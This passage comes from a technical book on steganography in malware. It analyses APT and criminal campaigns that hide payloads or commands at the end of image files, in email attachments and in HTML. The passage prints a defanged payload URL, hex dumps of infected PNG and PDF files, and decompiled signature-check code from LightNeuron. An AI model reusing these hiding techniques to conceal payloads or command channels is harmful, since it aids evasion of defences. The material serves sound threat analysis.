


Figure 38. Decoding one byte from 2 pixels




Figure 39. Example of data structures hidden in images



Figure 40. PNG stego-image hiding an embedded C# payload

2.2 Steganography in APTs abusing the end-of-file structure (EoF)

The EoF (End of File) hiding technique is probably one of the oldest techniques in its application to digital files. Its use is very simple to implement—adding information at the end of the file—which allows, in principle, information to be added “without limit.” Many of the most common file formats have a well-known internal structure that allows the information existing “outside” that structure to be processed.

These techniques are easily detectable, automatically or manually by an analyst, and their use in modern malware—especially in that which deploys advanced attack functionalities—would be the last thing one would expect. What is interesting, and worrying from the defenders’ point of view, is that their use is notable; numerous malware samples and campaigns have demonstrated their usefulness in current scenarios.

In the last 2 years, multiple examples of APTs making use of this peculiar technique have been documented¹²⁴. Some examples, widely covered in reports specializing in digital images, are, for example, *Scarcruft*, *MyKings/DarCloud/Smominru botnet*, *Magecart Skimmers*, *DarkTrack*, *TinyPos*^{125,126,127}, *Serpent*, etc. However, like the previously described technique, LSB, the EoF technique can be applied to other file formats¹²⁸ (not only images) and, in general, to the manipulation of the header or format of those files. In recent years, relevant examples have been documented^{129,130}.

In any case, let’s look in a little detail at some of these APTs that use digital images, focusing on the steganographic part with EoF techniques.

¹²⁴ Distribution of malicious JAR appended to MSI files signed by third parties - <https://blog.virustotal.com/2019/01/distribution-of-malicious-jar-appended.html>

¹²⁵ <https://norfolkinfosec.com/tinypos-and-prolocker-an-odd-relationship/>

¹²⁶ <https://www.forcepoint.com/sites/default/files/resources/files/report-tinypos-analysis-en.pdf>

¹²⁷ New malware samples identified in point-of-sale compromises (sept-2020) - <https://usa.visa.com/dam/VCOM/global/support-legal/documents/new-pos-malware-samples.pdf>

¹²⁸ Advanced email attack using Word file as a bait https://www.linkedin.com/pulse/advanced-email-attack-using-word-file-bait-felipe-guimar%C3%A3es/?trk=read_related_article-card_title

¹²⁹ <https://www.welivesecurity.com/2020/05/13/ramsay-cyberespionage-toolkit-airgapped-networks/>

¹³⁰ Ke3chang/Okrum - https://www.welivesecurity.com/wp-content/uploads/2019/07/ESET_Okrum_and_Ketrican.pdf

2.2.1 Scarcruft – APT37

On May 13, 2019, researchers at Kaspersky Lab¹³¹ published an update on the attacks and evolution of Scarcruft¹³². Scarcruft is a Korean-speaking, allegedly state-sponsored threat actor that usually targets organizations and companies with ties to the Korean peninsula.

It follows a fairly standard multi-stage scheme. The initial phase relies on a *dropper*¹³³ that evades Windows UAC (User Account Control) to then execute the next payload with elevated privileges. Through the use of a public privilege-escalation exploit, CVE-2018-8120, the malware runs the routines to connect to the C&C server and download the next payload, an image containing malicious code appended at the end of the file using the EoF technique. On this occasion, it hides ROKRAT, a backdoor that collects an immense amount of information from victim systems and devices.




Figure 41. Example of a multi-stage infection

¹³¹ <https://securelist.com/scarcruft-continues-to-evolve-introduces-bluetooth-harvester/90729/>

¹³² APT-37 - <https://attack.mitre.org/groups/G0067/>

¹³³ [https://es.wikipedia.org/wiki/Dropper_\(malware\)](https://es.wikipedia.org/wiki/Dropper_(malware))

2.2.2 MyKings botnet

The MyKings/DarkCloud/Smominrubot threat has been active for a couple of years, which has given rise to various publications analyzing its samples and characteristics. In my opinion, the study that Sophos¹³⁴ carried out to understand the interaction between the various elements of the tools used by the MyKings attackers and their functions in the infection process, in order to provide a complete view of how the botnet works, is interesting.

In summary, we can say that MyKings is a botnet, focused mainly on Asian countries, that spreads primarily by attacking Windows systems using a wide variety of services¹³⁵ (MySQL, MS-SQL, telnet, ssh, IPC, WMI, or RDP), mainly using weak usernames and passwords, and using exploits for lateral movement (*Eternal Blue exploit*). In the infection, it is common to use victims to run crypto-miners or to deploy RAT (Remote Access Tool) tools.

To analyze the infection phase, I strongly recommend reading the analysis carried out by Sophos. From a steganographic point of view, it is interesting to see the evolution of MyKings with new functionalities to avoid detection and favor malware persistence using steganography. Specifically, the researchers document samples that download offensive tools hidden with the EoF technique in JPEG images (hxxp://ww3.sinaimg.cn/mw690/717a8b4dgw1f99ly7blarj20c40e4b2a.jpg.)



Figure 42. Stegomalware at the end of the file of a Taylor Swift image

¹³⁴ <https://www.sophos.com/en-us/medialibrary/pdfs/technical-papers/sophoslabs-uncut-mykings-report.pdf>

¹³⁵ Even CCTV camera storage servers have been documented



Figure 43. A closer examination of the image file reveals that, in addition to the image content, it contains an attached executable: a VMProtect-packed version of a brute-force and SQL tool

2.2.3 Darktrack

Researchers¹³⁶ at *subexsecure* found, in a variant of the Darktrack remote access Trojan (RAT), the use of steganography in digital images to evade detection of malicious code. Specifically, through the use of an EOF technique in a PNG file.

The detected image had the following peculiarities. A PNG file with the logo of a very well-known antivirus company (AVAST), with the original name *darknet.jpg* and a size of 512x512 pixels. The first striking fact is that the image took up 1.09 MB, an unusual size for the image resolution, which suggested the presence of information at the end of the file (in a PNG format, the end of the file is marked by the *IEND* marker).



Figure 1: PNG file – Logo of a known Antivirus Vendor

Figure 44. Stego-image with malicious code

00002EC0	0C E5 FF 0F 00 D6 A4 4F 77 C8 41 1B C3 00 00 00	.âÿ..Ö»OwEA.Ä...
00002ED0	00 49 45 4E 44 AE 42 60 82 52 61 72 21 1A 07 01	.IENDöb' Rar!...
00002EE0	00 C3 67 36 E7 0C 01 05 08 00 07 01 01 E1 8B 97	.Ag6ç.....â<-
00002EF0	80 00 A6 CD 17 04 27 02 03 0B A4 8B 17 04 80 80	€.;í...'...«...€€
00002F00	29 20 5C FB AA BB 80 1B 00 09 41 56 41 53 54 2E	) \û*»€...AVAST.
00002F10	65 78 65 0A 03 02 E0 8F 6F A2 C9 64 D6 01 8D 1E	exe ..â.öEdO...
00002F20	99 50 70 86 55 54 32 23 68 80 50 87 CE 99 26 48	™Pp†UT2#h€P+Î™&H
0005F500	0A 03 02 E0 8F 6F A2 C9 64 D6 01 1D 77 56 51 03	...â.öEdÖ..wVQ.
0005F510	05 04 00 52 61 72 21 1A 07 01 00 10 3C C7 C0 0C	...Rar!.....<ÇÀ.
0005F520	01 05 08 00 07 01 01 CD 94 AE 80 00 E0 57 11 C7	l"œ.àW.Ç
0005F530	2F 02 03 0B 88 94 2E 04 80 98 3F 20 71 72 DE E9	/...^".€"? qrpÉ
0005F540	80 1D 00 11 72 65 73 75 6C 74 20 2D 20 43 6F 70	€.. result - Cop
0005F550	79 2E 65 78 65 0A 03 02 E2 94 25 40 5A 65 D6 01	y.exe...â"€ZeÖ.
0005F560	8F 97 06 44 47 77 44 56 22 65 65 50 45 76 E8 B4	...DGwDV"eePEvè'

Figure 2: Embedded archive files present after IEND marker

Figure 45. Information appended at the end of the file - Darktrack

Analyzing the appended data, the presence of two RAR files can be seen (the “Rar!” signature at offsets 0x2ED9 and 0x5F513), followed by the names of the compressed executable files: AVAST.exe and result-Copy.exe. The

¹³⁶<https://www.subexsecure.com/pdf/malware-reports/August-2020/DarkTrack-Report.pdf>

analysis of these files reveals the presence of RAT tools and, in the case of result-copy.exe, of a 0day. Although it is not the focus of this book, the analyzed malware uses multiple obfuscation and detection-evasion mechanisms, including anti-debugging techniques, sandbox detection, etc.

2.2.4 New Magecart Skimmers

Magecart¹³⁷ is a term that encompasses about a dozen groups of cybercriminals who are placing “*digital credit card skimmers*”¹³⁸ to compromise e-commerce sites at an unprecedented speed and with notable success. Among the many initiatives^{139,140,141} the use of steganographic techniques has been documented¹⁴² for stealing bank card data by deceiving detection systems.

One example is the uploading or modification of images introducing hidden malicious JavaScript code. The JavaScript code, recovered from the image, is executed in the browser, which triggers requests between the victim and a malicious server that exfiltrates the form fields present on the payment page with the help of websockets.

¹³⁷ The following article takes an interesting chronological journey through the evolution of backdoors, focusing on e-commerce, web-skimming, etc.
<https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-inside-magecart-history-behind-covert-card-skimming-assault-e-commerce-industry/>

¹³⁸ <https://www.pcidssguide.com/how-to-protect-your-pos-system-from-pos-malware/>

¹³⁹ <https://blog.sucuri.net/2021/07/magecart-swiper-uses-unorthodox-concatenation.html>

¹⁴⁰ <https://blog.sucuri.net/2020/11/css-js-steganography-in-fake-flash-player-update-malware.html>

¹⁴¹ <https://blog.sucuri.net/2021/03/magento-2-php-credit-card-skimmer-saves-to-jpg.html>

¹⁴² <https://blog.malwarebytes.com/threat-analysis/2019/12/new-evasion-techniques-found-in-web-skimmers/>



Figure 46. New digital skimmer - <https://twitter.com/AffableKraut/status/1210298763417276416?s=20>




Figure 47. JavaScript code hidden at the end of the file

2.3 Steganography in APTs abusing email attachments

In recent years, different APT campaigns have been published that, using steganography, have made it possible to mask information in email attachments. Examples of APTs that have gained notoriety are, for example, Turla-LightNeuron¹⁴³ o OilRig-RDAT¹⁴⁴.

Establishing a covert channel through email is nothing new^{145,146,147}, except when there is some innovation in the hiding procedures employed. If the hiding medium is through attachments, the usual thing will be to find many of the hiding techniques, mainly in multimedia files, discussed throughout this book.

What is more interesting is the attackers' interest in minimizing the noise of these covert channels; among them, LightNeuron stands out as an example. Allow me to look at it in a little detail.

LightNeuron focuses its effort on compromising the mail server (Microsoft Exchange) using a malicious *Microsoft Exchange Transport Agent*. The objective is to be able to control the emails sent and received. Since LightNeuron uses steganography in email attachments, it uses this capability to delete these emails and thus hinder the detection and tracking of the covert channel.

¹⁴³ <https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf>

¹⁴⁴ <https://unit42.paloaltonetworks.com/oilrig-novel-c2-channel-steganography/>

¹⁴⁵ Headstega: E-mail-headers-based steganography methodology
https://www.researchgate.net/publication/262172492_Headstega_E-mail-headers-based_steganography_methodology

¹⁴⁶ An email-based high capacity text steganography using repeating characters
<https://www.tandfonline.com/doi/abs/10.1080/1206212X.2018.1517713?journalCode=tjca20>

¹⁴⁷ <https://z3r0trust.medium.com/the-steg-chronicles-how-to-easily-send-secret-messages-using-steganography-fb7e4b312ece>




Figure 48. LightNeuron Transport Agent




Figure 49. Architecture with Microsoft Exchange – based on <https://docs.microsoft.com/en-us/exchange/mail-flow-exchange-2013-help>

LightNeuron uses steganography in attachments to exchange commands with the malware inside the organization. For this, it uses steganography in PDF files and in JPEG files.

Steganography in JPEG

LightNeuron uses a “homemade” steganographic procedure: first it computes a signature using 16 bytes of the quantization table. The quantization table¹⁴⁸ is part of the JPG format and contains the data used during image compression. It performs several XOR operations on these 16 bytes and compares the result with an encoded signature.

```
v1 = *input;
signature[0] = input[4] ^ *input;
v3 = v1 ^ input[10];
v4 = input[1];
signature[4] = v3;
signature[1] = v4 ^ input[5];
v5 = input[11];
v6 = input[2];
signature[5] = v4 ^ v5;
signature[2] = v6 ^ input[6];
v7 = v6 ^ input[12];
v8 = input[3];
signature[6] = v7;
signature[3] = v8 ^ input[7];
signature[7] = v8 ^ input[13];
return (unsigned int)kind_of_strnchr(signature, (char *)custom_signature, 8u) == 0;
```

custom_signature db 250, 16, 82, 145, 40, 219, 213, 176

Figure 50. Signature validation in the JPG file

Once the signature has been verified, the size of the information to be recovered is obtained from offset 0x0F of the quantization table.



Figure 51. JPG image modified with commands embedded by LightNeuron

¹⁴⁸ [https://es.wikipedia.org/wiki/Cuantificaci%C3%B3n_\(procesado_de_imagen\)](https://es.wikipedia.org/wiki/Cuantificaci%C3%B3n_(procesado_de_imagen))

Steganography in PDF

In the case of a PDF document, the routine first checks the signature by performing XOR operations with the data from offset 0x0B to offset 0x10. One way to satisfy this signature condition is by setting all the values from offset 0x0B to 0x10 to 0x00. If the above signature is satisfied, the routine reads the offset of the data block containing the command from offset 0x11. Its size is read from offset 0x15.

```
00000000: 25 50 44 46-2D 31 2E 35-0A 25 C3 00-00 00 00 00 %PDF-1.5%
00000010: 00 00 4B 03-00 54 00 00-00 A4 C3 BC-C3 B6 C3 9F K T
00000020: 0A 32 20 30-20 6F 62 6A-0A 3C 3C 2F-4C 65 6E 67 2 0 obj<</Leng
00000030: 74 68 20 33-20 30 20 52-2F 46 69 6C-74 65 72 2F th 3 0 R/Filter/
...
00034B00: 00 00 00 50-66 41 48 5A-BE 62 E3 20-C0 85 75 4B PFAHZ3bll 5auK
00034B10: AC 5C 7F 37-61 48 C1 CD-B4 AD 85 DC-9C A0 C6 84 %\o7aH^=|iaCaPa
00034B20: FB 60 ED B1-21 84 EF 8B-78 A5 C8 6B-6D F1 38 0A J's!3niXN^km±0C
00034B30: 84 F1 79 C3-6F B6 99 E1-11 80 18 CF-8A 7F D3 A6 a±y|o||00<Ct±±ΔU9
00034B40: B1 7D 76 B6-F9 98 35 40-B5 19 81 35-11 8E 9E FC Du||-05041u5<6A"
00034B50: 8E 9C 49 43-0A 73 74 61-72 74 78 72-65 66 0A 32 aFICstartxref02
```

Figure 52. Hexadecimal representation of a PDF file with the “sensitive” information block



Figure 53. Valid example of a PDF file modified with commands inserted by LightNeuron

2.4 Steganography with markup languages in APTs

The protocols and programming languages associated with Web technologies have always been very prone^{149,150,151} to being used for establishing covert communications. In this section, I would like to focus especially on the use of markup languages¹⁵² for steganographic purposes. Examples of real APTs reflect cybercriminals' interest in this type of technique.

2.4.1 Platinum APT

On June 5, 2019, researchers at Kaspersky Lab published research on an APT that is quite interesting from a steganographic point of view. Under the title *Platinum is back*¹⁵³ it is possible to observe malware using less common steganographic techniques, specifically the use of steganography in HTML.




Figure 54. Eugene Kaspersky warning about the impact of stegomalware in advanced attacks

The malware campaign detected in South and Southeast Asian countries, which could have begun in 2012, allegedly authored by the well-known PLATINUM APT group, targeted diplomatic, government, and military entities. The interesting thing about this campaign was the use of a steganographic technique not documented in malware to hide the communication: the use of PowerShell to download new functionalities, the use of C&C addresses hosted on free hosting services, and the intensive use of a large number of Dropbox accounts (to store the payload and the exfiltrated data). In fact, samples were observed in which the communication with the C&C server was carried out using **textual steganography**. The significant thing from the steganographic point of view happens, after the validation of certain conditions (activation date, schedule, credentials, etc.), when the backdoor introduced into an organization connects to the

¹⁴⁹ <https://resources.infosecinstitute.com/topic/whitespace-obfuscation-php-malware-web-shells-and-steganography/>

¹⁵⁰ <https://blog.sucuri.net/2020/11/css-js-steganography-in-fake-flash-player-update-malware.html>

¹⁵¹ <https://securityboulevard.com/2021/02/whitespace-steganography-conceals-web-shell-in-php-malware/>

¹⁵² https://cgi.csc.liv.ac.uk/~frans/CurrentResearch/Thessi/imanSedeeq_2018-6-12.pdf

¹⁵³ <https://securelist.com/platinum-is-back/91135/>

malware server and downloads an HTML page. A quick look at that web page by an analyst shows a message suggesting that the C&C server is down.




Figure 55. Alleged connection to the C&C disabled – APT Platinum

A detailed analysis of that web page makes it possible to discover masked information (commands) using steganographic techniques in HTML. The hidden data can be seen inside the *tag* <--1234567890>

```

25 <!--1234567890--<body>
26 <table align="center" bgcolor="white" border="0" cellpadding="4" rules="no
27     <tr align="center" bgcolor="white" valign="middle">
28         <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
29         <td align="center" bgcolor="white" colspan="1" rowspan="1"></td>
30         <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
31         <td align="center" bgcolor="white" colspan="1" rowspan="1"></td>
32         <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
33         <td align="center" colspan="1" bgcolor="white" rowspan="1"></td>
34         <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
35         <td bgcolor="white" rowspan="1" align="center" colspan="1"></td>
36         <td align="center" rowspan="1" colspan="1" bgcolor="white"></td>
37         <td colspan="1" bgcolor="white" align="center" rowspan="1"></td>
38     </tr>
39 </table>
40 <table cellspacing="0" width="100" bgcolor="white" frame="void" align="cen

```

Figure 56. Hiding information by encoding data in the order of HTML tag attributes

